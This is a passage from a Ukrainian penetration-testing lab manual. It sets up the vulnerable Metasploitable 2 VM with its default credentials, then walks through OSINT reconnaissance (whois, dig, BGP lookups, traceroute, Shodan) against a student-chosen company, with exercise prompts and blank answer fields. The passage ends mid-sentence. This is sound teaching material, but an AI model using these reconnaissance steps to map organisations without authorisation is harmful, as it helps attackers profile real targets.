


Рис. 3.1. Встановлення віртуальної машини metasploitable 2

В налаштуваннях створеної віртуальної машини обрати пункт “Network”, та в параметрі “Attached to” обрати “Bridged Adapter”, а в параметрі “Name” обрати назву свого мережевого адаптера, через який відбувається з’єднання з інтернетом.




Рис. 3.2. Налаштування мережевого адаптеру віртуальної машини metasploitable 2

Для запуску віртуальної машини metasploitable 2 натисніть кнопку “Start”. Для входу до віртуальної машини metasploitable 2 введіть логін msfadmin і пароль msfadmin.




Рис. 3.3. Консоль входу до віртуальної машини metasploitable 2

Для визначення IP адреси, що отримала віртуальна машина metasploitable 2 введіть команду ifconfig.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:81:0b:67
          inet addr:192.168.0.103  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:b67/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4130 (4.0 KB)  TX bytes:6210 (6.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$ _
```

Рис. 3.4. Визначення IP адреси віртуальної машини metasploitable 2.

Для правильної роботи веб-сервісу “mutillidae” на віртуальній машині metasploitable 2, необхідно перевірити, чи правильно вказана назва бази даних в конфігураційному файлі config.inc, що знаходиться в папці /var/www/mutillidae, для цього введемо наступну команду:

```
sudo nano /var/www/mutillidae/config.inc
```

В разі, якщо в рядку *\$dbname = 'owasp10'*, замість ‘owasp10’ вказана інша назва, замініть її на ‘owasp10’ та збережіть файл.

Після цього необхідно перезавантажити Веб-сервер Apache, для цього введіть команду: *sudo /etc/init.d/apache2 restart*

ЛАБОРАТОРНІ РОБОТИ

4 ЛАБОРАТОРНА РОБОТА №1 «ЗБІР ІНФОРМАЦІЇ, РОЗВІДКА ТА OSINT»

Передумови: Кожен студент повинен обрати компанію зі списку зі своєю інфраструктурою. Ця компанія буде використовуватися як ціль під час кількох лабораторних робіт.

4.1 Отримання інформації про домен/IP за допомогою whois

Мета: опанувати методи використання утиліти whois.

Після роботи студент повинен:

- знати як працює whois, які домени та IP-блоки делегуються клієнтам;
- вміти отримувати всю інформацію від утиліти whois.

Завдання:

- зібрати інформацію про домен обраної компанії за допомогою команди whois;
- зібрати інформацію про домен обраної компанії за допомогою веб-послуги whois.

Технічне оснащення робочого місця:

- командна консоль
- утиліта whois
- веб-браузер

Посилання:

- <https://en.wikipedia.org/wiki/WHOIS>

Порядок виконання роботи

Використання команди whois в системі Kali Linux виглядає наступним чином:

whois <IP-адреса / ім'я веб-сайту, на якому ви хочете отримати доступ до інформації>

Наприклад: *whois 162.241.216.11* або *whois certifiedhacker.com*

Команда *whois* kali linux веде себе по-різному для IP-адреси та імені сайту.

Набравши *whois - help*, ви отримаєте додаткову інформацію про команду.

```
(kali@kali)-[~]
$ whois certifiedhacker.com
Domain Name: CERTIFIEDHACKER.COM
Registry Domain ID: 88849376_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2021-05-30T08:52:04Z
Creation Date: 2002-07-30T00:32:00Z
Registry Expiry Date: 2022-07-30T00:32:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Registrar Abuse Contact Email: abuse@web.com
Registrar Abuse Contact Phone: +1.8003337680
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.BLUEHOST.COM
Name Server: NS2.BLUEHOST.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/whois-inaccuracy-complaint-form/
>>> Last update of whois database: 2021-09-07T13:38:12Z <<<
```

Рис. 4.1. Результат роботи утиліти whois дистрибутиву Kali Linux

Registrar Data

We will display stored WHOIS data for up to 30 days. [refresh](#)

[Make Private Now](#)

Registrant Contact Information:	
Name	PERFECT PRIVACY, LLC
Organization	
Address	5335 Gate Parkway care of Network Solutions PO Box 459
City	Jacksonville
State / Province	FL
Postal Code	32256
Country	US
Phone	+1.5707088780
Email	kr3jq42x9hb@networksolutionsprivateregistration.com
Administrative Contact Information:	
Name	PERFECT PRIVACY, LLC
Organization	
Address	5335 Gate Parkway care of Network Solutions PO Box 459
City	Jacksonville
State / Province	FL
Postal Code	32256
Country	US
Phone	+1.5707088780
Email	kr3jq42x9hb@networksolutionsprivateregistration.com
Technical Contact Information:	
Name	PERFECT PRIVACY, LLC
Organization	
Address	5335 Gate Parkway care of Network Solutions PO Box 459
City	Jacksonville
State / Province	FL
Postal Code	32256
Country	US
Phone	+1.5707088780
Email	kr3jq42x9hb@networksolutionsprivateregistration.com

Information Updated: 2021-09-04 14:30:05

Рис. 4.2. Результат роботи утиліти whois веб-сервісу <https://who.is/>

ЗАВДАННЯ 1.1

Отримати всю інформацію про вибраний домен за допомогою команди whois (довести за допомогою знімка екрана). Коли зареєстрували / змінили домен? Хто є власником домену? Які відмінності між адміністративними, технічними та іншими контактами? Поясніть.

Відповідь:

ЗАВДАННЯ 1.2

Отримати всю інформацію про вибраний домен за допомогою веб-служби whois (довести за допомогою знімка екрана).

Відповідь:

ЗАВДАННЯ 1.3

Чи є відмінності між отриманими результатами?

Відповідь:

ЗАВДАННЯ 1.4

Що таке діапазон мережі? Хто є регіональним реєстратором? (довести за допомогою скріншотів)

Відповідь:

ЗАВДАННЯ 1.5

Що таке NS сервери?

4.2 Отримати загальну інформацію про вибраний домен за допомогою служби DNS

Мета: ознайомитись з системою DNS.

Після роботи студент повинен:

- знати як працює DNS, як працюють різні типи записів DNS;
- вміти отримувати всю інформацію про доменні записи від служби DNS.

Завдання:

- отримати загальні записи DNS (A, AAAA, NS, MX, SPF, PTR) про домен, обраної компанії за допомогою команди `dig`;
- отримати загальні записи DNS (A, AAAA, NS, MX, SPF, PTR) про домен обраної компанії за допомогою веб-сервісів.

Технічне оснащення робочого місця:

- командна консоль
 - команда `dig`
- веб-браузер
 - <https://bgp.he.net/>
 - <https://mxtoolbox.com/>

Посилання:

- https://en.wikipedia.org/wiki/Domain_Name_System
- https://en.wikipedia.org/wiki/Reverse_DNS_lookup
- <https://ru.wikipedia.org/wiki/Dig>

Порядок виконання роботи

Використання команди `dig` в системі Kali Linux виглядає наступним чином:

`dig [server] [name] [type]` де:


`[server]` – Це доменне ім'я або IP -адреса сервера.

`[name]` – це ім'я запису ресурсу, який слід шукати.

`[type]` – вказує, який тип запиту потрібен - будь -який, A, MX, SIG.

Набравши `dig -h`, ви отримаєте додаткову інформацію про команду.

Зверніть увагу, якщо аргумент типу не вказано, виконуватиметься пошук тільки для запису А.



```
(kali㉿kali)-[~]
$ dig certifiedhacker.com

; <<>> DiG 9.16.15-Debian <<>> certifiedhacker.com
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 30887
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:: udp: 4096
;; QUESTION SECTION:
;certifiedhacker.com.      IN      A

;; ANSWER SECTION:
certifiedhacker.com.      7922    IN      A      162.241.216.11

;; AUTHORITY SECTION:
certifiedhacker.com.      87541   IN      NS      ns1.bluehost.com.
certifiedhacker.com.      87541   IN      NS      ns2.bluehost.com.

;; ADDITIONAL SECTION:
ns1.bluehost.com.         69485   IN      A      162.159.24.80
ns2.bluehost.com.         69485   IN      A      162.159.25.175

;; Query time: 4 msec
;; SERVER: 95.158.0.1#53(95.158.0.1)
;; WHEN: Tue Sep 07 11:02:53 EDT 2021
;; MSG SIZE rcvd: 141
```

Рис. 4.3. Результат роботи утиліти dig дистрибутиву Kali Linux

Отримання інформації про вибраний домен за допомогою сервісу <https://bgp.he.net/>



HURRICANE ELECTRIC
INTERNET SERVICES

certifiedhacker.com

Quick Links

- [BGP Toolkit Home](#)
- [BGP Prefix Report](#)
- [BGP Peer Report](#)
- [Exchange Report](#)
- [Bogon Routes](#)
- [World Report](#)
- [Multi Origin Routes](#)
- [DNS Report](#)
- [Top Host Report](#)
- [Internet Statistics](#)
- [Looking Glass](#)
- [Network Tools App](#)
- [Free IPv6 Tunnel](#)
- [IPv6 Certification](#)
- [IPv6 Progress](#)
- [Going Native](#)
- [Contact Us](#)

[DNS Info](#) [Website Info](#) [IP Info](#)

Start of Authority

mname: ns1.bluehost.com rname: dnsadmin.box5331.bluehost.com
 serial: 2018011205
 refresh: 86400 retry: 7200
 expire: 3600000 minimum: 300

Nameservers

[ns1.bluehost.com](#), [ns2.bluehost.com](#)

Mail Exchangers

[mail.certifiedhacker.com\(0\)](#)

TXT Records

v=spf1 a mx ptr include:bluehost.com ?all


A Records

[162.241.216.11](#)

Updated 06 Sep 2021 13:57 PST © 2021 Hurricane Electric

Рис. 4.4. Результат роботи сервісу <https://bgp.he.net/>

Отримання інформації про вибраний домен за допомогою сервісу <https://mxtoolbox.com/>.



MXTOOLBOX®

Pricing Tools Delivery Center Monitoring Products Support Login

SuperTool MX Lookup Blacklists DMARC Diagnostics Email Health DNS Lookup Analyze Headers All Tools

SuperTool Beta7

MX Lookup

mx:certifiedhacker.com Find Problems Solve Email Delivery Problems

Pref	Hostname	IP Address	TTL	
0	mail.certifiedhacker.com	162.241.216.11 One Grande IP Services, LLC (AS26337)	4 hrs	Blacklist Check SMTP Test

Test	Result	
DMARC Record Published	No DMARC Record found	More Info
DMARC Policy Not Enabled	DMARC Quarantine/Reject policy not enabled	More Info
DNS Record Published	DNS Record found	

dns lookup dns check whois lookup spf lookup dns propagation Transcript

Reported by ns2.bluehost.com on 9/7/2021 at 10:32:58 AM (UTC -5) just for you

Free MxToolBox Account
Get 1 Free Monitor*, Email Notifications and Troubleshooting Info

Delivery Center
Real-time insight into the Email Deliverability of you or your 3rd party senders

Blacklist Monitoring
100+ Blacklist Monitored + Delisting Support

MailFlow Monitoring
Round-trip email server monitoring for latency and email deliverability issues

Bulk Lookup
Run Bulk lists of IPs and Domains Blacklist, MXNS/A Record, GeoIP, & more data

Рис. 4.5. Результат роботи сервісу <https://mxtoolbox.com/>

ЗАВДАННЯ 1.6

Отримайте всю інформацію про вибраний домен за допомогою команди `dig` (довести за допомогою знімка екрана). Які записи є доступними (MX/A/AAAA/NS)? На що вказують ці записи? Поясніть.

Відповідь:

ЗАВДАННЯ 1.7

Отримати записи PTR, для отриманих IP-адрес, із записів NS/MX/A (не більше 5) (довести за допомогою знімка екрана). Чим вони відрізняються від запису A? Поясніть.

Відповідь:

ЗАВДАННЯ 1.8

Перевірити записи SPF вибраного домену/субдомену за допомогою MxToolbox (довести за допомогою знімка екрана)? Поясніть результати.

Відповідь:

ЗАВДАННЯ 1.9

Чи є інформація про AS компанії? (довести за допомогою скріншотів). Що це означає?

Відповідь:

4.3 Отримати загальну інформацію про цільову AS

Мета: ознайомитись з протоколом BGP.

Після роботи студент повинен:

- **знати** що таке AS, як AS передає трафік;
- **вміти** отримати інформацію, пов'язану з AS (номер, підблоки, з'єднання, маршрути).

Завдання:

- отримати AS інформацію про цільову компанію за допомогою <https://bgp.he.net/>;
- отримати зміни в маршрутизації BGP до вибраної AS.

Технічне оснащення робочого місця:

- командна консоль
 - команда traceroute
- веб-браузер
 - <https://bgp.he.net/>
 - <http://www.routeviews.org/routeviews/>
 - <https://stat.ripe.net/widget/bgplay>

Посилання:

- https://en.wikipedia.org/wiki/Border_Gateway_Protocol

Порядок виконання роботи

Отримання інформації про вибраний домен за допомогою сервісу

<https://bgp.he.net/>

HURRICANE ELECTRIC
INTERNET SERVICES

certifiedhacker.com

Quick Links

- [BGP Toolkit Home](#)
- [BGP Prefix Report](#)
- [BGP Peer Report](#)
- [Exchange Report](#)
- [Bogon Routes](#)
- [World Report](#)
- [Multi Origin Routes](#)
- [DNS Report](#)
- [Top Host Report](#)
- [Internet Statistics](#)
- [Looking Glass](#)
- [Network Tools App](#)
- [Free IPv6 Tunnel](#)
- [IPv6 Certification](#)
- [IPv6 Progress](#)
- [Going Native](#)
- [Contact Us](#)

[DNS Info](#) [Website Info](#) [IP Info](#)

Start of Authority

mname: ns1.bluehost.com rname: dnsadmin.box5331.bluehost.com
serial: 2018011205
refresh: 86400 retry: 7200
expire: 3600000 minimum: 300

Nameservers

ns1.bluehost.com, ns2.bluehost.com

Mail Exchangers

mail.certifiedhacker.com(0)

TXT Records

v=spf1 a mx ptr include:bluehost.com ?all

A Records

162.241.216.11

Updated 06 Sep 2021 13:57 PST © 2021 Hurricane Electric

Рис. 4.6. Результат роботи сервісу <https://bgp.he.net/>

Traceroute – службова комп'ютерна програма, призначена для визначення маршрутів слідування даних у мережах TCP/IP. Traceroute може використовувати різні протоколи передачі даних залежно від операційної системи пристрою. Такими протоколами можуть бути UDP, TCP, ICMP або GRE. Комп'ютери зі встановленою операційною системою Windows використовують ICMP-протокол, при цьому операційні системи Linux і маршрутизатори Cisco – протокол UDP.

Traceroute входить до складу більшості сучасних мережевих операційних систем. У системах Microsoft Windows ця програма має назву tracert, а в системах GNU/Linux, Cisco IOS і Mac OS – traceroute.

Використання команди traceroute в системі Kali Linux виглядає наступним чином:

traceroute [host] [option]

Набравши *traceroute – help*, ви отримаєте додаткову інформацію про команду.

```

(kali@kali)-[~]
$ traceroute certifiedhacker.com
traceroute to certifiedhacker.com (162.241.216.11), 30 hops max, 60 byte packets
 1 192.168.0.1 (192.168.0.1) 3.362 ms 4.011 ms 3.945 ms
 2 10.100.126.1 (10.100.126.1) 5.979 ms 6.281 ms 6.357 ms
 3 border-gw.best.net.ua (95.158.0.213) 3.809 ms 4.546 ms 4.639 ms
 4 te0-2-0-5.ccr21.kbp01.atlas.cogentco.com (149.6.190.225) 6.572 ms 7.116 ms 7.271 ms
 5 be3644.ccr22.kbp01.atlas.cogentco.com (130.117.2.70) 7.849 ms 8.023 ms be2046.ccr21.bts01.atlas.cogentco.com (154.54.58.245) 25.949 ms
 6 be2047.ccr22.bts01.atlas.cogentco.com (154.54.60.205) 25.912 ms be2988.ccr51.vie01.atlas.cogentco.com (154.54.59.86) 23.604 ms be2047.ccr22.bts01.a
tlas.cogentco.com (154.54.60.205) 22.756 ms
 7 be2838.ccr52.vie01.atlas.cogentco.com (154.54.73.178) 24.952 ms be3463.ccr52.vie01.atlas.cogentco.com (154.54.59.185) 24.009 ms 25.189 ms
 8 ae-14.r00.vienat02.at.bb.gin.ntt.net (129.250.9.129) 25.150 ms 24.793 ms 25.766 ms
 9 ae-3.r20.vienat02.at.bb.gin.ntt.net (129.250.7.18) 53.109 ms 58.424 ms 54.381 ms
10 ae-1.r20.frnkge13.de.bb.gin.ntt.net (129.250.7.35) 37.759 ms 37.484 ms 38.621 ms
11 ae-14.r21.londen12.uk.bb.gin.ntt.net (129.250.3.12) 45.162 ms 45.616 ms 42.597 ms
12 ae-13.r25.asbnva02.us.bb.gin.ntt.net (129.250.2.111) 128.607 ms * 125.877 ms
13 ae-6.r20.dllstx14.us.bb.gin.ntt.net (129.250.5.12) 167.273 ms 157.962 ms 159.804 ms
14 ae-14.r24.dllstx09.us.bb.gin.ntt.net (129.250.3.37) 157.523 ms 158.558 ms 157.737 ms
15 ae-2.r11.dllstx09.us.bb.gin.ntt.net (129.250.5.14) 161.918 ms 154.420 ms 155.070 ms
16 ce-0-16-0-3.r11.dllstx09.us.ce.gin.ntt.net (131.103.117.42) 155.003 ms 154.373 ms ce-0-16-0-3.r10.dllstx09.us.ce.gin.ntt.net (128.242.179.18) 156.
242 ms
17 xe-2-0-0.rtrn1.dall.net.unifiedlayer.com (162.215.243.3) 155.132 ms 153.462 ms xe-2-0-0.rtrn1.dall.net.unifiedlayer.com (162.215.243.9) 154.515 ms
18 162-215-243-21.unifiedlayer.com (162.215.243.21) 160.733 ms 162-215-243-23.unifiedlayer.com (162.215.243.23) 160.506 ms 159.516 ms
19 162-241-0-30.unifiedlayer.com (162.241.0.30) 158.857 ms * 162-241-0-34.unifiedlayer.com (162.241.0.34) 156.152 ms
20 po100.router2b.hou1.net.unifiedlayer.com (162.241.0.5) 152.826 ms po100.router2a.hou1.net.unifiedlayer.com (162.241.0.3) 155.733 ms po101.router2b.
hou1.net.unifiedlayer.com (162.241.0.9) 154.806 ms
21 108-167-150-122.unifiedlayer.com (108.167.150.122) 154.053 ms 108-167-150-118.unifiedlayer.com (108.167.150.118) 150.985 ms 108-167-150-126.unified
layer.com (108.167.150.126) 152.704 ms
22 box5331.bluehost.com (162.241.216.11) 152.717 ms 153.428 ms 152.037 ms

```

Рис. 4.7. Результат роботи команди traceroute

ЗАВДАННЯ 1.10

Отримати всю інформацію про AS за допомогою `bgp.he.net` (довести за допомогою знімка екрана). Що таке номер AS? Які підблоки делеговані даній AS?

Відповідь:

ЗАВДАННЯ 1.11

Чи якісь інші AS оголошують той самий підблок? Це правильно?

Відповідь:

ЗАВДАННЯ 1.12

Скільки з'єднань має поточна AS? (довести за допомогою скріншота).

Відповідь:

ЗАВДАННЯ 1.13

Який основний шлях між цільовою AS та вами? Доведіть це за допомогою команди `tracert` та знімка екрана та результату аналізу відносин IP-AS.

Відповідь:

4.4 Розвідка OSINT за допомогою пошукової системи Shodan

Мета: ознайомитись з пошуковою системою Shodan.

Після роботи студент повинен:

- знати як працює сервіс Shodan.

Завдання:

- підтвердити, вказати та розширити інформацію з попередніх кроків за допомогою сервісу Shodan.

Технічне оснащення робочого місця:

- командна консоль
 - команда traceroute
- веб-браузер
 - [https://www.shodan.io /](https://www.shodan.io/)

Порядок виконання роботи

Shodan - це пошукова система для пристроїв, підключених до Інтернету. Системи веб-пошуку, такі як Google і Bing, відмінно підходять для пошуку веб-сайтів. Але що, якщо вам цікаво визначити, які країни стають більш взаємозалежними? Або якщо ви хочете дізнатися, яка версія Microsoft IIS найпопулярніша? Або ви хочете знайти сервери контролю зловмисних програм? Може бути, з'явилася нова уразливість, і ви хочете подивитися, на скількох хостах вона може бути застосована? Традиційні пошукові машини не дозволяють відповісти на ці питання. Shodan збирає інформацію про всі пристрої, безпосередньо підключених до Інтернету. Якщо пристрій безпосередньо підключено до 